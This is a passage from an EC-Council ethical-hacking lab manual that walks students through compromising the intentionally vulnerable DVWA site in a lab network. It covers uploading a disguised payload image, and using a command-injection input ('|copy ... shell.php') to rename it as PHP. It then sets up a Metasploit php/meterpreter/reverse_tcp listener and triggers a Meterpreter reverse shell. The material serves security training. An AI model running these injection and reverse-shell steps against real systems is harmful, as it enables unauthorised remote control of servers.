


Figure 2.7.43: Select the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

94. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.
95. Now, click the **Upload** button to upload the file to the database.




Figure 2.7.44: Upload the payload file

96. You will see a message saying that the file has been uploaded successfully, along with the location of the uploaded file. Note down this location.




Figure 2.7.45: Payload file uploaded

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

97. Now, click the **Command Injection** option in the left pane. The **Vulnerability: Command Injection** window appears; in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button.




Figure 2.7.46: Copy the payload file

98. Observe a message saying that the file has been copied, as shown in the screenshot.




Figure 2.7.47: Payload file successfully copied

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

99. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
100. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
101. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

102. Now, type **cd** and press **Enter** to jump to the root directory.
103. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
104. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.
105. To establish a **Meterpreter** session with your victim, you have to set up a listener. To do so, follow the steps given below to set up a listener using the msf command line:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 2222** and press **Enter**
    - Type **run** and press **Enter** to start the listener




Figure 2.7.48: Setup and start a listener

106. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php**) into the address bar and press **Enter** to execute the uploaded payload.




Figure 2.7.49: Open uploaded payload file in a web browser

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

107. Switch back to the **Terminal** window and observe that a **Meterpreter** session has successfully been established with the victim system.

108. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

